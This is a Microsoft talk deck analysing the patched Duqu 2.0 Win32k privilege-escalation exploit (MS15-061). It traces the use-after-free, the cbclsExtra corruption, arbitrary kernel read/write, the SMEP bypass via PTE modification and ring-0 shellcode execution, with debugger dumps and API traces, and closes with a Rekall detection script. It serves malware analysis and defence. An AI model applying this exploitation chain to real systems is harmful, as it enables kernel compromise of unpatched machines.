Microsoft

Duqu 2.0 Win32k Exploit Analysis

Jeong Wook Oh
Elia Florio

Duqu 2.0

- Duqu 2.0 was discovered by Kaspersky Lab early this year and was named as such due to its close similarity to original Duqu malware.
- We will have a close look into the component used for EOP (Elevation-of-Privilege) attack.
- The vulnerability used for this attack is already patched and the Microsoft Security bulletin MS15-061 was published on June 9, 2015.


Duqu 2.0

The purpose of this talk is to reveal the exploitation method of Duqu 2.0, to educate the industry and share knowledge.

The exploit exhibits a few interesting features:

- It is a very complicated program.
- It supports multiple OS flavors.
- It actively checks for CPU features related to kernel mitigation and disables them.
- It shows a high success rate with full memory read/write access.

Exploitation process



Use-after-free

Exploitation process

The nature of the vulnerability

When the userland process registers its own *ClientCopyImage* callback, it destroys the Window object. It also unregisters the associated class that triggered the callback, which leads to use-after-free condition.

By indirectly allocating a structure just after the use-after-free condition, the attacker can control what happens next.


Filling the blank space

The exploit calls *NtUserThunkedMenuItemInfo* call just after use-after-free condition.

This call will allocate various objects in place of the freed memory location.

The new object happens to be located in an address that will be used by *HMUnlockObject* call after the *ClientCopyImage* callback.

How use-after-free works



Acquire initial memory RW access

Exploitation process

Original tagCLS object

```
1: kd> dt tagCLS fffff90140812ab0
win32k!tagCLS
…
   +0x060 cbclsExtra       : 0n0 ← initialized to 0
…
   +0x090 lpszAnsiClassName : 0xfffff901`4080eb60  "^0Vero1^"
…
```

The cbclsExtra field is initialized to *0* in this case, which means there is no extra memory for this class.

HMUnlockObject to corrupt a memory location

```
win32k!HMUnlockObject+0x4:
fffff960`0014b2f4 ff4908          dec     dword ptr [rcx+8] ← corruption target memory
fffff960`0014b2f7 7532            jne     win32k!HMUnlockObject+0x3b (fffff960`0014b32b)
fffff960`0014b2f9 8b01            mov     eax,dword ptr [rcx]
```

- *Rcx* points inside of one of the *tagCLS* objects that is pointed at by fake object.
- The corruption target *rcx+8* points to *cbclsExtra* field of the *tagCLS* object.
- The *tagCLS* object is pre-allocated beforehand by calling a series of Windows APIs. This field is used to indicate the size of extra class memory.
- Usually, APIs like GetClassLong and SetClassLong are used to access extra class memory.

Corrupt tagCLS object

```
2: kd> dt tagCLS fffff90140812ab0
win32k!tagCLS
…
   +0x060 cbclsExtra       : 0n-1 ← corrupted field (0xffffffff in unsigned form)
…
   +0x090 lpszAnsiClassName : 0xfffff901`4080eb60  "^0Vero1^"
```

With the HMUnlockObject instruction’s corruption of the memory, it becomes -1 or 0xffffffff in unsigned DWORD form.


Out of bounds index

```
win32k!xxxSetClassLong+0x74:

fffff960`0035b044 3b4160          cmp     eax,dword ptr [rcx+60h] (cbclsExtra)

        eax=b44c ← out of bounds index

fffff960`0035b047 7725            ja      win32k!xxxSetClassLong+0x9e
(fffff960`0035b06e)
```

- With this corrupt *cbclsExtra* field, the exploit will have the ability to freely access extra memory address space using *GetClassLong* and *SetClassLong* API sets.
- Because the code used *ja* instruction to check the maximum value for the APIs' index parameter, there is an unsigned comparison between *0xffffffff* and the index value. It then allows the exploit to access a wide range of kernel memory with read-and-write privilege.

Arbitrary full memory RW access

Exploitation process



Locating tagWND.strName

```
0: kd> dt -r win32k!tagWND fffff901`4083f000-e0
   +0x000 head              : _THRDESKHEAD
   …
   +0x0d8 strName           : _LARGE_UNICODE_STRING
      +0x000 Length            : 0x10
      +0x004 MaximumLength     : 0y0000000000000000000000000010010 (0x12)
      +0x004 bAnsi             : 0y0
      +0x008 Buffer            : 0xfffff901`40810b60  "^0Vero1^" ← overwriting target
```

By carefully calculating the *tagWND* objects' location inside the kernel based on the object returned from the call, it will locate the *strName* member variable inside the *tagWND* object by adding *0x0d8* value to the base of object.

Locating tagWND.strName

```
0: kd> dt -r win32k!tagWND fffff901`4083f000-e0
   +0x000 head              : _THRDESKHEAD
   …
   +0x0d8 strName           : _LARGE_UNICODE_STRING
      +0x000 Length            : 0x10
      +0x004 MaximumLength     : 0y0000000000000000000000000010010 (0x12)
      +0x004 bAnsi             : 0y0
      +0x008 Buffer            : 0xfffff901`40810b60  "^0Vero1^" ← overwriting target
```

The location of *tagWND* and its member object is calculated using the *_MapDesktopObject Win32k* function.

Locating tagWND.strName

```
0: kd> dt -r win32k!tagWND fffff901`4083f000-e0
   +0x000 head             : _THRDESKHEAD
   …
   +0x0d8 strName          : _LARGE_UNICODE_STRING
      +0x000 Length           : 0x10
      +0x004 MaximumLength    : 0y0000000000000000000000000010010 (0x12)
      +0x004 bAnsi            : 0y0
      +0x008 Buffer           : 0xfffff901`40810b60  "^0Vero1^" ← overwriting target
```

- The exploit's tactic is to corrupt the *strName.Buffer* member variable from *tagWND* and use it as a leverage for further memory access.
- It has full memory access with 64-bit memory range and with arbitrary length of data.

Using InternalGetWindowText API to read from kernel memory

```
NtUserSetClassLongPtr(hWND: 30208, nIndex: 12a90, dwNewLong:
fffff6fb7dbedf90, bAnsi: 1)

   → Set the tagWND.strName.Buffer value to fffff6fb7dbedf90

* int __stdcall InternalGetWindowText(HWND hWnd: 30208, LPWSTR pString:
ccd310, int cchMaxCount: 5)

   → This will retrieve bytes from the designated tagWND.strName.Buffer
location.

* Return user32!InternalGetWindowText: 4

 > pString 00ccd310  "輯ଛ"

00ccd310  63 48 b6 0a 00 00 00 00-00 00 00 00 00 00 00 00  cH..............
```

Using NtUserDefSetText API to write to kernel memory

```
NtUserSetClassLongPtr(hWND: 30208, nIndex: 12a90, dwNewLong: fffff68000005500, bAnsi:
1)

   → Set the tagWND.strName.Buffer value

BOOL APIENTRY NtUserDefSetText(HWND hWnd: 30208, PLARGE_STRING WindowText: 93f608)

   → This writes any designated bytes to the target kernel memory location.

WindowText:

 Length: 6

 MaxmimLength: 6

 bAnsi: 0

 Buffer: 00000000`00ccd358  63 f8 37 12 00 00                                    c.7...
```

SMEP bypass

Exploitation process

What is SMEP?

SMEP (*Supervisor Mode Execution Prevention*)

- CPU/OS feature to mitigate kernel exploits
- Designed to block code running in usermode memory pages when executed from supervisor mode (e.g. CPL=0)
- Introduced first in Windows 8[1] (KeFeatureBits and #PF handler)
- Controlled via CR4.SMEP flag (20th bit)
- Based on U/S (User/Supervisor) flag of page table entries

[1] "Exploit Mitigation Improvements in Windows 8"
https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf

SMEP bypass and limitations

Known techniques developed to bypass SMEP:

1. Code re-use with existing kernel gadgets (kernel ROP)
2. Inject code into kernel memory without DEP (executable pages)
3. Modify *nt!MmUserProbeAddress*
4. Modify U/S flag

The goal of #1 and #2 is usually clearing CR4.SMEP bit

SMEP bypass and limitations

Previous research and proof-of-concept:

	Research/POC	[1] Clear CR4.SMEP via kernel ROP	[2] Clear CR4.SMEP via custom payload	[3] Modify nt!MmUserProbeAddress	[4] Modify U/S flag
Jun 2011	http://j00ru.vexillium.org/?p=783	X	X (Windows Reserve Objects)	X	
Sep 2012	http://blog.ptsecurity.com/2012/09/bypassing-intel-smep-on-windows-8-x64.html	X (KiConfigureDynamicProcessor gadget)			
May 2014	http://bofh.nikhef.nl/events/HitB/hitb-2014-amsterdam/praatjes/D1T2-Bypassing-Endpoint-Security-for-Fun-and-Profit.pdf	X		X	X
Jul 2014	http://www.siberas.de/papers/Pwn2Own_2014_AFD.sys_privilege_escalation.pdf	X (KiConfigureDynamicProcessor gadget)			
Aug 2014	https://labs.mwrinfosecurity.com/blog/2014/08/15/windows-8-kernel-memory-protections-bypass				X
Jun 2015	http://j00ru.vexillium.org/dump/recon2015.pdf		X (IDT/GDT)		

SMEP bypass

PWN2OWN 2014

http://www.siberas.de/papers/Pwn2Own_2014_AFD.sys_privilege_escalation.pdf

Used single ROP gadget that resets cr4 to 0

CR4 bit 20 is to enable/disable SMEP

In nt!KiConfigureDynamicProcessor:

mov cr4, rax

add rsp, 28h

retn

Shellcode

```
1: kd> u 3090000  <- target VA of the shellcode
00000000`03090000 4831c0          xor     rax,rax
00000000`03090003 48ffc8          dec     rax
00000000`03090006 e800000000      call    00000000`0309000b
00000000`0309000b 58              pop     rax
00000000`0309000c 4883e805        sub     rax,5
00000000`03090010 c600c3          mov     byte ptr [rax],0C3h
00000000`03090013 e9b5000000      jmp     00000000`030900cd
00000000`03090018 4156            push    r14
```

Shellcode is first allocated in the user space using VirtualAlloc.

Original PTE for shellcode

```
1: kd> !pte 3090000

                                           VA 0000000003090000

PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB400000C0    PTE at
FFFFF68000018480

contains 00C0000033609867  contains 0A50000003368A867  contains 19B0000033ADD867  contains
00500000356BE867

pfn 33609     ---DA--UWEV  pfn 3368a     ---DA--UWEV  pfn 33add     ---DA--UWEV  pfn 356be
---DA--UWEV  user mode
```

You can confirm that using !pte Windbg command.

x64 Page table locations

- PXE Pages FFFFF6FB`7DBED000
- PPE Pages FFFFF6FB`7DA00000
- PDE Pages FFFFF6FB`40000000
- PTE Pages FFFFF680`00000000

Virtual address to physical address

0x3090000=Binary: 00000000 00000000 00000000 00000000 00000011 00001001 00000000 00000000

Page map level 4 index (9bit)	Page directory pointer index (9bit)	Page table index (9bit)	Page table entry index (9bit)	Offset (12 bits)

- PML4 Offset: 000000000
- + PDP Offset: 000000000
- + PD Offset: 000011000 * 8 = 0x18 * 8 = 0xC0
- + Page-Table Offset: 000011000 010010000 * 8 = 0x3090 * 8 = 0x18480
- Physical Page Offset: 000000000000 = 0x0

    Byte within page

Reading PXE

```
NtUserSetClassLongPtr
rcx=0000000000020150 rdx=00000000000145f0 r8=fffff6fb7dbed000 r9d=1

NtUserInternalGetWindowText
rcx=0000000000020150 rdx=000000000322d298 r8d=5

TextCopy: read fffff6fb`7dbed000
rcx=000000000322d298 rdx=fffff6fb7dbed000 r8=0000000000000008
fffff6fb`7dbed000  67 98 60 33 00 00 c0 00
g.`3....
```

Reading PPE

```
NtUserSetClassLongPtr
rcx=0000000000020150 rdx=00000000000145f0 r8=fffff6fb7da00000 r9d=1

NtUserInternalGetWindowText
rcx=0000000000020150 rdx=000000000322d2e0 r8d=5

TextCopy
rcx=000000000322d2e0 rdx=fffff6fb7da00000 r8=0000000000000008
fffff6fb`7da00000  67 a8 68 33 00 00 50 0a
g.h3..P.
```

Reading PDE

```
NtUserSetClassLongPtr
rcx=0000000000020150 rdx=00000000000145f0 r8=fffff6fb400000c0 r9d=1

NtUserInternalGetWindowText
rcx=0000000000020150 rdx=000000000322d2e0 r8d=5

TextCopy
rcx=000000000322d2e0 rdx=fffff6fb400000c0 r8=0000000000000008
fffff6fb`400000c0  67 d8 ad 33 00 00 b0 19
g..3....
```

Reading PTE

```
NtUserSetClassLongPtr
rcx=0000000000020150 rdx=00000000000145f0
r8=fffff68000018480 r9d=1

NtUserInternalGetWindowText
rcx=0000000000020150 rdx=000000000322d2e0 r8d=5

TextCopy
rcx=000000000322d2e0 rdx=fffff68000018480
r8=0000000000000008
fffff680`00018480  67 e8 6b 35 00 00 50 00
g.k5..P.
```

Writing PTE

```
NtUserSetClassLongPtr
rcx=0000000000020150 rdx=00000000000145f0
r8=fffff68000018480 r9d=1

win32k!DefSetText+0xd7
[d:\9139\windows\core\ntuser\kernel\getset.cxx @ 95]:
fffff960`000aeadf e8dcf50200      call
win32k!memcpy (fffff960`000de0c0)

rcx=fffff68000018480 rdx=000000000322d328 r8d=8
00000000`0322d328  63 e8 6b 35 00 00 50 00
c.k5..P.
```

PTE corruption & SMEP bypass


```
1: kd> !pte 3090000
                                           VA 0000000003090000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at
FFFFF6FB400000C0    PTE at FFFFF68000018480
contains 00C0000033609867  contains 0A5000003368A867  contains
19B0000033ADD867  contains 00500000356BE867

pfn 33609     ---DA--UWEV  pfn 3368a     ---DA--UWEV  pfn 33add     ---
DA--UWEV  pfn 356be     ---DA--UWEV  User Mode
```

After corruption, the mode for PTE is changed.

```
contains 00C0000033609867  contains 0A5000003368A867  contains
19B0000033ADD867  contains 00500000356BE863

pfn 33609     ---DA--UWEV  pfn 3368a     ---DA--UWEV  pfn 33add     ---
DA--UWEV  pfn 356be     ---DA—KWEV  Kernel Mode
```

Shellcode execution

Exploitation process



Original PALETTE vtable

```
1: kd> dt win32k!PALETTE fffff901`407517b0-0x60
   +0x000 hHmgr            : 0xffffffff`f2080898 Void
   ...
   +0x060 pfnGetNearestFromPalentry : 0xfffff960`000958d4     unsigned long  win32k!ulIndexedGetNearestFromPalentry+0  <- original function pointer
   +0x068 pfnGetMatchFromPalentry : 0xfffff960`00095914     unsigned long win32k!ulIndexedGetMatchFromPalentry+0
```

PALETTE object is created in kernel space.

Corrupt PALETTE vtable

```
1: kd> dt win32k!PALETTE fffff901`407517b0-0x60

   +0x000 hHmgr            : 0xffffffff`f2080898 Void

   ...

   +0x060 pfnGetNearestFromPalentry : 0x00000000`03090000     unsigned
long  +3090000  <- corrupt function pointer

   +0x068 pfnGetMatchFromPalentry : 0xfffff960`00095914     unsigned long
win32k!ulIndexedGetMatchFromPalentry+0
```

The pointer to GetNearestFromPalentry is corrupted to shellcode location.

Shellcode execution

```
@ CTwoPENC+2731 (inside CallGetNearestPaletteIndex)

* GetNearestPaletteIndex(HPALETTE hpal: f2080898, COLORREF crColor: ffff)
```

Finally call *GetNearestPaletteIndex* method to initiate shellcode in ring-0 space.

Rekall tagCLS corruption detection

- Find every *tagWND* Object.
- Dump *tagCLS* object from *tagWND+0x98*.
- Check if *tagCLS.cbClsExtra* field is huge, usually it is 0xffffffff when it is used by exploit.

Rekall tagCLS corruption detection

```
u=s.plugins.userhandles()
for (session, shared_info, handle) in u.handles():
      if handle.bType=='TYPE_WINDOW':
            handle_head=int('%x'%handle.phead,16)
            bytes=handle.phead.obj_vm.read(handle_head+0x98, 8)
            [tag_cls_addr]=struct.unpack("Q",bytes)
            bytes=handle.obj_vm.read(tag_cls_addr+0x60, 4)
            [cb_cls_extra]=struct.unpack("L",bytes)
            if cb_cls_extra==0xffffffff:
                  print '* Detection: tagCLS.cbClsExtra exploitation
detected'
```

Conclusion

- Duqu 2.0 Win32k exploit is an advanced piece of malware.
- It involves many different techniques to achieve exploitation with good success rate.
- The techniques used are not usually observed with other Win32k exploits.

Microsoft